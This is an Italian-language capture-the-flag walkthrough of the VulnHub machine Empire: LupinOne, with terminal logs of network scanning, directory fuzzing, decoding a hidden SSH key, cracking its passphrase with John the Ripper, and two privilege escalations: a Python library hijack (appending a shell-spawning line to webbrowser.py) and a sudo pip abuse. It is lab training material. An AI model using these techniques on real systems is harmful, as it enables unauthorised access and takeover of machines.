


LUPINONE CTF:

CTF Empire: LupinOne su vulnhub:

- 1) Enumerazione network
- 2) Enumerazione servizi
- 3) Recon su website e controllo risorse su sito
- 4) Enumerazione web directories gobuster
- 5) Indizio robots.txt (fasttrack dict/user icex64) e enumerazione ffuf di ~/ directories
- 6) Enumerazione ~/secret con directory nascosta con ffuf /.FUZZ
- 7) Decode base45 di chiave ssh in ~/mysecret
- 8) Ssh2john e john the ripper password crack with fasttrack
- 9) Internal enum with user icex64 → first flag
- 10) Activate heist.py → access target as user Arsene
- 11) With arsene exploit pip to achieve root → final flag

COMUNICAZIONE TRA MACCHINE:



The image shows a Kali Linux terminal window on the left and a VirtualBox window on the right. The terminal displays the following commands and output:

```
Session Actions Edit View Help
kali@kali: ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
            valid_lft 580sec preferred_lft 580sec
        inet6 fe80::3f09:547a:1b3a:72b2/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

kali@kali: ~
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 10:34 -0400
Nmap scan report for 192.168.56.1
Host is up (0.000355 latency).
MAC Address: 08:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.000275 latency).
MAC Address: 08:00:27:A1:57:0B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.000595 latency).
MAC Address: 08:00:27:66:10:9F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.86 seconds

kali@kali: ~
$ ping 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=64 time=0.492 ms
64 bytes from 192.168.56.106: icmp_seq=3 ttl=64 time=0.501 ms
64 bytes from 192.168.56.106: icmp_seq=4 ttl=64 time=0.491 ms
^C
--- 192.168.56.106 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 303ms
rtt min/avg/max/mdev = 0.491/0.526/1.028/0.230 ms

kali@kali: ~
```

The VirtualBox window shows the details of the virtual machine 'LupinOne', including its OS (Debian GNU/Linux 11), IP address (192.168.56.106), and author (icex64 & Empire Cybersecurity, Lda).

ENUMERAZIONE PORTE/SERVIZI/VERSIONI/OS (NMAP):

```
(kali@kali)-[~]
$ nmap -p- -sV -O 192.168.56.106
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 10:36 -0400
Nmap scan report for 192.168.56.106
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:66:10:9F (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

(kali@kali)-[~]
$ nmap -Pn -p- -sV -O 192.168.56.106
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 10:37 -0400
Nmap scan report for 192.168.56.106
Host is up (0.00066s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:66:10:9F (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.27 seconds
```

RECON SU SITO E ESAMINARE RISORSE:

Not Secure http://192.168.56.106

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



⚡ Its an easy box, dont give up. →

* Connection #0 to host 192.168.56.106:80 left intact

```
(kali@kali)-[~]
$ curl -v http://192.168.56.106:80
* Trying 192.168.56.106:80...
* Established connection to 192.168.56.106 (192.168.56.106 port 80) from 192.168.56.101 port 51610
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.56.106
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Tue, 21 Apr 2026 14:54:40 GMT
< Server: Apache/2.4.48 (Debian)
< Last-Modified: Mon, 04 Oct 2021 19:47:14 GMT
< ETag: "14d-5cd8c2e02d089"
< Accept-Ranges: bytes
< Content-Length: 333
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!DOCTYPE html>
<html>
<head>
<style>
body {
margin: 0;
}
#over img {
margin-left: auto;
margin-right: auto;
display: block;
}
</style>
</head>
<body>
<div id="over" style="position:absolute; width:100%; height:100%">

</div>
</body>
</html>
```

GOBUSTER DIRECTORY ENUM. :

Qui vediamo tutte
directory standard
di apache 2.4.38, niente
di troppo interessante:
ho controllato anche
assets come immagini
per metadata o
steganografia senza
alcun successo, quindi
passo a robots.txt


```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.106 -w /usr/share/wordlists/dirbuster/

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.106
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: jsp,war,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 333]
image (Status: 301) [Size: 316] [→ http://192.168.56.106/image]
manual (Status: 301) [Size: 317] [→ http://192.168.56.106/manual]
javascript (Status: 301) [Size: 321] [→ http://192.168.56.106/javascript]
```




Index of /manual/style


Name	Last modified	Size	Description
Parent Directory		-	
build.properties	2014-02-01 17:31	481	
common.dtd.gz	2020-02-18 12:44	1.9K	
css/	2021-10-04 08:01	-	
faq.dtd	2014-02-01 17:31	1.2K	
lang.dtd	2006-07-11 21:54	907	

Forbidden

You don't have permission to access this resource.


Apache/2.4.48 (Debian) Server at 192.168.56.106 Port 80






ROBOTS.TXT INDIZIO:

vedo intanto che fa un disallow su /~myfiles quindi posso andare a fare un enumerazione di cartelle segrete simili. Provo con wfuzz e trovo /~secret/




#tutti i tentativi senza risultati interessanti di enumerazione tra i vari passaggi sono inclusi e numerati su folder del CTF

Passo a FFuF e trovo /~secret/.mysecret come file nascosto sulla directory



Con cyberchef (sfortunatamente non lo avevo scaricato in locale) tento di vedere se è encoded in qualche base ritrovabile, scopro che è in base45 dal fatto che l'output segue il format delle chiavi private SSH



The screenshot shows the CyberChef web application interface. On the left, there's a sidebar with various tool categories like Operations, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, and Utilities. The main area is divided into three sections: Recipe, Input, and Output. The Recipe section shows a 'From Base58' operation selected. The Input section contains a long Base58 string. The Output section shows the decoded result, which is a PEM-formatted SSH private key starting with '-----BEGIN OPENSSH PRIVATE KEY-----'.

inserisco la chiave decodata in FINAL_SSH_KEY che infine formato per ssh2john (utilizzabile per John the ripper crack), so che dovrò utilizzare fasttrack in quanto messaggio segreto di icex64 spiega come lui sia preoccupato che hacker la trovino con quella lista.

```
(kali@kali)-[~]
$ nano FINAL_SSH_KEY

(kali@kali)-[~]
$ chmod 600 FINAL_SSH_KEY

(kali@kali)-[~]
$ ssh2john FINAL_SSH_KEY > final_john_key.txt

(kali@kali)-[~]
$ john final_john_key.txt --wordlist=/usr/share/wordlists/fasttrack.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (FINAL_SSH_KEY)
1g 0:00:00:04 DONE (2026-04-21 17:16) 0.2118g/s 20.33p/s 20.33c/s 20.33C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La passphrase SSH è: P@55w0rd!

ACCESSO SSH ED ENUMERAZIONE INTERNA:

```
(kali㉿kali)-[~]
└─$ ssh -i FINAL_SSH_KEY icex64@192.168.56.106
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'FINAL_SSH_KEY':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ █

Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ id
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
icex64@LupinOne:~$ uname -a
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ █
```

```
# posso accedere come arsene senza password in /usr/bin/python3.9 e
/home/arsene/heist.py
```

Prima bandiera in user.txt

#note.txt in cartella /home/arsene rivela
che dobbiamo far girare il programma
heist.py che comprometterebbe l'user
arsene (sulla quale opereremo)

```
-bash: cd: /arsene: No such file or directory
icex64@LupinOne:/home$ cd /home/arsene
icex64@LupinOne:/home/arsene$ cd /home/icex64
icex64@LupinOne:~$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,
```

```
Can you please help check if my code is secure to run, I need to use for my next heist.
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
Only you have access to my program, because I know that your account is secure.
See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$
```

[illegible]

```
icex64@LupinOne:~$ echo 'import os; os.system("/bin/bash")' >> /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ getuid
arsene@LupinOne:/home/icex64$ whoami
arsene
arsene@LupinOne:/home/icex64$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:/home/icex64$
```

#in quanto posso agire come arsene su /python3.9 e /heist.py io creo la libreria webbrowser.py (che leggendo heist.py importava da prima cartella dove veniva trovata, in questo caso facendo party heist da python3.9, contentente un payload che conferisce una bash con utente arsene da cui fa inherit. Ora siamo arsene.

```
arsene@LupinOne:/home/icex64$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
```

per curiosità controllo binari con SUID set

```
arsene@LupinOne:/home$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

#posso eseguire come root /usr/bin/pip, vado quindi su GTFOBins a vedere l'exploit conosciuto

Unprivileged

Sudo

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
echo '...' >setup.py
pip install --break-system-packages .
```


[illegible]